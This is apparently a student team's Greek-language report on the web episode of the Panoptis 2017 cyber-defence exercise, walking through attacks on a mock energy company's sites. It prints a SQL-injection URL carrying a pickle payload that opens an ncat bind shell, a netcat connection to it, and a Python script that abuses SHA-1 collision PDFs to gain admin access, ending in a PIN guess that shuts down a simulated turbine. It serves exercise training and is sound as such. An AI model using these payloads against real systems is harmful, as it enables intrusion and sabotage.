ΤΕΙ Αθήνας
Τμήμα πληροφορικής
Αθήνα 6/6/2017

Μέλη ομάδας: Γιάννης Καραφουλίδης * Μιχάλης Γαλλιάκης
Υπεύθυνη/Συντονίστρια ομάδας: Ιωάννα Καντζάβελου

Άσκηση Κυβερνοάμυνας ΠΑΝΟΠΤΗΣ 2017

Σύντομη έκθεση αναφοράς για το **επεισόδιο 1 – Web Defense**.

Επεισόδιο:

Web Challenge – Active Defence

Δύο web εφαρμογές οι οποίες χρησιμοποιούνται από εταιρεία ασφάλειας συστημάτων παροχής ενέργειας.

- *Web Interface της εταιρείας με σημαντικές τρωτότητες.*
- *Εφαρμογή που χρησιμοποιείται για την διαχείριση και έλεγχο των συστημάτων παραγωγής ενέργειας.*

Σκοπός επεισοδίου:

- *Η απενεργοποίηση των συστημάτων παροχής ενέργειας από την εφαρμογή ελέγχου.*

Δεδομένα:

- *Δύο συστήματα (στόχοι) τα οποία θα είναι ενεργά (online) και θα περιέχουν τις αδυναμίες προς ανάλυση.*

Ζητούμενα:

- ✔ *Να εντοπιστούν και να επιβεβαιωθούν (exploitation) οι αδυναμίες στα συστήματα.*
- ✔ *Να εκμεταλλευτούν οι αδυναμίες του Web Interface της εταιρείας ώστε να αποκτηθεί πρόσβαση και με περαιτέρω διερεύνηση του συστήματος να αποκαλυφθεί η δεύτερη εφαρμογή της εταιρείας.*
- ✔ *Απόκτηση πρόσβασης με δικαιώματα διαχειριστή στην εφαρμογή ελέγχου των συστημάτων ενέργειας και απενεργοποίηση τους.*

URL:
**Τα urls των εφαρμογών θα αναρτηθούν τη Τρίτη 30/5/2017 – 08:00.*


Web interface Εταιρείας:
All Around Energy (Security – Energy Control Department) [http://83.212.99.192/]

Εφαρμογή διαχείρισης συστημάτων ενέργειας:
TBU – Το δεύτερο url θα αποκαλυφθεί από μετά την εκμετάλλευση των αδυναμιών της πρώτης εφαρμογής.

Περιγραφή:

Αρχικά διερευνήθηκε διεξοδικά το Website(*All Around Energy*), τόσο με απλή πλοήγηση (όπως θα έκανε ένας κανονικός χρήστης) όσο και με μελέτη του κώδικα της ιστοσελίδας. Επίσης εξετάστηκαν τα HTTP requests που γίνονταν για να “κατέβει” η ιστοσελίδα, αν άφηνε cookies κ.ά.


Ενδεικτικά screenshots:



Status	Method	File	Domain	Cause	Type	Transferred	Size
200	GET	/	83.212.99.192	document	html	4.10 KB	18.63 KB
200	GET	bootstrap.css	83.212.99.192	stylesheet	css	20.28 KB	138.10 KB
200	GET	font-awesome.css	83.212.99.192	stylesheet	css	5.61 KB	28.07 KB
200	GET	owl.carousel.css	83.212.99.192	stylesheet	css	528 B	1.44 KB
200	GET	owl.theme.css	83.212.99.192	stylesheet	css	607 B	1.63 KB
200	GET	style.css	83.212.99.192	stylesheet	css	2.85 KB	14.65 KB
200	GET	responsive.css	83.212.99.192	stylesheet	css	294 B	560 B
200	GET	css?family=Lato:100,300,400,700,900,100italic,30...	fonts.googleapis.com	stylesheet	css	961 B	6.99 KB
200	GET	css?family=Open+Sans:300italic,400italic,600italic...	fonts.googleapis.com	stylesheet	css	1.93 KB	23.36 KB
200	GET	modernizr.custom.js	83.212.99.192	script	js	6.05 KB	14.89 KB
304	GET	jquery.min.js	ajax.gooqleapis.com	script	js	32.65 KB	93.54 KB

```
<div name="posts" id="posts"  class="row">
  <div class="col-lg-12">

    <h1>Latest News</h1>
      <table class="table">
        <thead>

          <tr>
            <td>New Wind Power Plant</td>
            <td>A wind farm is a group of wind turbines in the same location used for production of electric power. A large wind farm may consist of several hundred individual wind turbines distributed over an extended area, but the
            <td><a href="/?cat=1#posts">New Energy Projects </a></td>
          </tr>

          <tr>
            <td>Alternative Energy Sources</td>
            <td>Alternative energy encompasses all those things that do not consume fossil fuel. They are widely available and environment friendly. They cause little or almost no pollution. There have been several alternative energ
            <td><a href="/?cat=2#posts">Alternative Energy </a></td>
          </tr>

          <tr>
            <td>Wind Energy</td>
            <td>Wind power is renewable source of energy and reduces our alliance on foreign countries for supply of oil and gas. It does not cause any air pollution and have created several jobs in last few decades. Advancement in
            <td><a href="/?cat=2#posts">Alternative Energy </a></td>
          </tr>

      </table>
  </div>
</div>
```

Στην συνέχεια χρησιμοποιήθηκαν διάφορα προγράμματα ανίχνευσης ευπαθειών, όπως (μεταξύ άλλων) το nmap, Zed Attack Proxy, Nikto, Nessus και SQLMap.



Βρέθηκε ότι η ιστοσελίδα ήταν επιρρεπής σε SQL Injection και αναγνωρίστηκε ότι το Website “έτρεχε” σε apache Server και χρησιμοποιούσε sqlite για σύστημα διαχείρισης σχεσιακών βάσεων δεδομένων. Κατόπιν, έγιναν διάφορες δοκιμές για SQL injection. Αρχικά με “order by” για να δούμε πόσες στήλες υπήρχαν και στην συνέχεια με “union select” διαπιστώθηκε ότι στην τρίτη στήλη υπήρχε μια παράδοξη συμπεριφορά (Εμφανιζόταν: “Pickle object load error: ‘(Αριθμός)’ ”). Επίσης, ενώ αναζητούσαμε να βρούμε τι ακριβώς γινόταν, με τη βοήθεια του SQLMap, ανακτήθηκαν τα περιεχόμενα των δύο πινάκων που είχε η βάση δεδομένων της σελίδας, που όμως σαν δεδομένα δεν είχαν κάποια αξία για μας, διότι το περιεχόμενο αυτό μπορούσαμε να το δούμε και μέσα από τον Browser. Παράλληλα διαπιστώθηκε ότι δεν υπήρχε άλλη database και κατά συνέπεια, δεν υπήρχε άλλο περιεχόμενο που θα μπορούσε να μας φανεί χρήσιμο.

Αργότερα, αφού ψάξαμε και συμβουλευτήκαμε το hint που είχε δοθεί, κάναμε διάφορες δοκιμές, για να εκτελέσουμε κάποια εντολή του bash μέσα από το URL. Σκοπός μας ήταν να ανοίξουμε μια backdoor στο σύστημα και μετά από αρκετές δοκιμές το πετύχαμε. Πιο συγκεκριμένα αφού κάναμε HTTP Get (μέσα από το postman [app του Chrome]) το παρακάτω URL:

```
http://83.212.99.192/?cat=1/**/or/**/1=1/**/union/**/all/**/select/**/1,2,"cposix
%0asystem%0ap0%0a(S'ncat -v -l -p 50123 -e /bin/bash'%0ap1%0atp2%0aRp3%0a.%0a",4--#posts
```

ανοίξαμε την πόρτα 50123 όπου μπορούσαμε με την εντολή:

```
nc 83.212.99.192 50123
```

να εκτελούμε εντολές στο shell του συστήματος (bash) της ιστοσελίδας και να μας εμφανίζονται τα αποτέλεσμα των εντολών στο δικό μας terminal.
Οπότε, πλοηγηθήκαμε μέσα στο σύστημα (με εντολές όπως cd, pwd, ls, cat κ.ά.) και βρήκαμε και πήραμε όλα τα αρχεία της ιστοσελίδας πολύ εύκολα, μεταφέροντας τα στο path: /var/www/html/ όπου “άκουγε” ο apache στην πόρτα 8080 (ήταν ανοικτή μαζί με την 80 και 22[ssh]). Τα αρχεία εκεί δεν προστατεύονταν με δικαιώματα προσπέλασης, οπότε μπορούσε κάποιος να τα ανοίξει μέσα από το browser του. Ακόμη και το “vulnerable.py” (εκτελέσιμο πρόγραμμα σε python που έφτιαχνε κάθε φορά το html περιεχόμενο του Website...) και να δει το περιεχόμενο του.
Βέβαια το σημαντικό αρχείο που έπρεπε να βρούμε, ήταν το: “internal_generator_cpanel.txt” και είδαμε το περιεχόμενο του και μέσα από το σύστημα με την εντολή cat:

```
if __name__ == "__main__":
  application.run(debug=True)

ls -l
total 460
-rwxr-xr-x 1 root root  14634 Mar  3 01:09 favicon.ico
-rw-r--r-- 1 root root   1076 May 30 10:37 internal_generator_cpanel.txt
-rw-r--r-- 1 root root 430108 May 30 09:47 report.html
drwxr-xr-x 6 root root   4096 Mar  8 15:33 static
drwxr-xr-x 2 root root   4096 May 30 08:35 templates
-rwxr-xr-x 1 root root   3834 May 27 13:06 vulnerable.py
-rw-r--r-- 1 root root    173 Mar 31 15:02 vulnerable.wsgi
cat interma_generator_cpanel.txt
cat internal_generator_cpanel.txt
########     ###    ##    ##  #######  ########  ######## ####  ######     #######    #####     ##   ########
##     ##   ## ##   ###   ## ##     ## ##     ##    ##     ##  ##    ##    ##     ##  ##   ##   ####   ##    ##
##     ##  ##   ##  ####  ## ##     ## ##     ##    ##     ##  ##          ##     ## ##     ##    ##      ##
########  ##     ## ## ## ## ##     ## ########     ##     ##   ######     #######  ##     ##    ##     ##
##        ######### ##  #### ##     ## ##           ##     ##        ##    ##        ##     ##    ##     ##
##        ##     ## ##   ### ##     ## ##           ##     ##  ##    ##    ##         ##   ##     ##     ##
##        ##     ## ##    ##  #######  ##           ##    ####  ######     #########   #####    ######   ##


!!!!! Here is our super secret Control Panel: T0RNdU1qRXlMams1TGpJek13PT0=


If you find this, please report to Security team at web episode chanel (chat.cd.mil.gr)

**This machine is not subject to further attacks!!!!

Thank you and good luck!!

Episode 1 Team
```

Σε επόμενη φάση, αφού κάναμε διπλή αποκρυπτογράφηση base64 στο: “T0RNdU1qRXlMams1TGpJek13PT0=” (που ήταν στο “ internal_generator_cpanel.txt” αρχείο) βρήκαμε την ip του super secret Control Panel, η οποία ήταν η “83.212.99.233”.

(“T0RNdU1qRXlMams1TGpJek13PT0=” -> “ODMuMjEyLjk5LjIzMw==” -> “83.212.99.233”)


Ακολούθως, αφού κάναμε εγγραφή στο σύστημα του Control Panel, μετά από δοκιμές, διαπιστώσαμε ότι μόνο το email καθορίζει την υπογραφή (signature) του χρήστη. Οπότε έπρεπε να βρούμε ένα τρόπο να κάνουμε τον χρήστη μας να έχει την ίδια υπογραφή με αυτή του Administrator. Για αρχή ψάξαμε διεξοδικά να βρούμε κάποιο email ή οποιαδήποτε άλλη πληροφορία που θα μας βοηθούμε, μέσα στα δύο συστήματα του επεισοδίου. Και ουσιαστικά κάναμε την ίδια διαδικασία που έγινε στο 1ο σύστημα (όπου περιγράφηκε παραπάνω) και για το 2ο. Μετά από αρκετό ψάξιμο λοιπόν και με την βοήθεια των hints, καταλήξαμε ότι έπρεπε να εκμεταλλευτούμε την αδυναμία που έχει ο sha1 hash αλγόριθμος (με τον οποίο δημιουργούνται οι υπογραφές των email) στα collision attack. Η αδυναμία αυτή έγκειται στο γεγονός ότι είναι υπολογιστικά δυνατό να έχουμε collision, δηλαδή δύο διαφορετικοί είσοδοι να παράγουν ίδια hash τιμή σαν αποτέλεσμα (από την συνάρτηση κατακερματισμού sha1).
Βέβαια, το να βρεις δύο εισόδους που να δίνουν το ίδιο hash (αν και εφικτό) δεν είναι πολύ εύκολο και γρήγορο, πόσο μάλλον για τα πλαίσια μιας άσκησης όπως του Πανόπτη 2017. Οπότε σκεφτήκαμε ότι πιθανόν να πρέπει να χρησιμοποιήσουμε τα pdf αρχεία του hint που είχαν collision. Κάναμε λοιπόν πολλές δοκιμές με την python ώστε με κάποιο τρόπο να αποκτήσουμε ίδια υπογραφή με του Administrator. Για παράδειγμα, δώσαμε προγραμματιστικά τα αρχεία στο login, προσπαθήσαμε να κάνουμε register με τα αρχεία, δίνοντας το ένα pdf σαν username και το άλλο σαν email, προσπαθήσαμε στην αλλαγή του email, να δώσουμε το ένα pdf σαν email και το δεύτερο σαν περιεχόμενο του κρυφού πεδίου username κ.ά.

Τελικά καταλήξαμε ότι έπρεπε απλά να δώσουμε στην σελίδα αλλαγής email, αντί για ένα email, το ένα από τα δύο αρχεία pdf που έχουν μεταξύ τους collision.
Οπότε γράψαμε κώδικα σε python, ο οποίος δημιουργεί ένα session και αφού κάνει προγραμματιστικά login, πηγαίνει στην σελίδα αλλαγής του email (profile.php) και δίνει αντί για email το ένα από τα δύο pdf αρχεία του hint.

```
import requests
import urllib2
rotimi = urllib2.urlopen("http://shattered.io/static/
shattered-1.pdf").read()[:500];
letmein = urllib2.urlopen("http://shattered.io/static/
shattered-2.pdf").read()[:500];
session = requests.session()
url = 'http://83.212.99.233/login.php'
data= {
'username':  'teia',
'password': 'teia',
'submit': 'Login'
    }
print  session.post(url, data=data).text
url = 'http://83.212.99.233/profile.php'
data= {
'username': 'teia',
'email': rotimi,
'submit': 'Change'
    }
print  session.post(url, data=data).text
```

Παρατήρηση: Αν για κάποιο λόγο, μετά από κάποιο χρονικό διάστημα, μας ακυρωνόταν η πρόσβαση σαν administrator, έπρεπε να αλλάξουμε το email, με ένα κανονικού τύπου και στην συνέχεια να δίναμε για email το άλλο pdf αρχείο του παραδείγματος, σε σχέση με το αρχικό που είχαμε δώσει την προηγούμενη φορά...

Ένα screenshot από το panel, αφού μας έχει αναγνωρίσει σαν administrator, όπου εμφανίζεται μια γραμμή εντολών μέσω της οποίας μπορούμε να απενεργοποιήσουμε τη τουρμπίνα, όπως απαιτείται από το σενάριο του επεισοδίου.




Βέβαια για να κλείσει η τουρμπίνα χρειαζόταν ένα PIN, το οποίο ενώ ψάχναμε κάποιο τρόπο να το ανακαλύψουμε (υποθέτοντας ότι είναι μόνο 4 αριθμοί που έπρεπε να κάνουν match στο "0e139654436052**********"), κάναμε παράλληλα και attempted break-in, όπου όταν δώσαμε το “7890” μας εμφανίστηκε το παρακάτω μήνυμα:

```
[User]$ Set Turbine State
Type new State
[User]$ ESTOP
Type your PIN
[User]$ 7890
Command Completed. **** Report the following to Panoptis Web
Team: - Your PIN: 7890 - Personal Flag Number and Time: 5257 / Fri,
02 Jun 2017 08:30:38 GMT ****
[User]$
```

και διαπιστώσαμε ότι το “σπάσαμε” και ότι έκλεισε η τουρμπίνα.

Και ένα screenshot από κινητό:



Τέλος - Ευχαριστούμε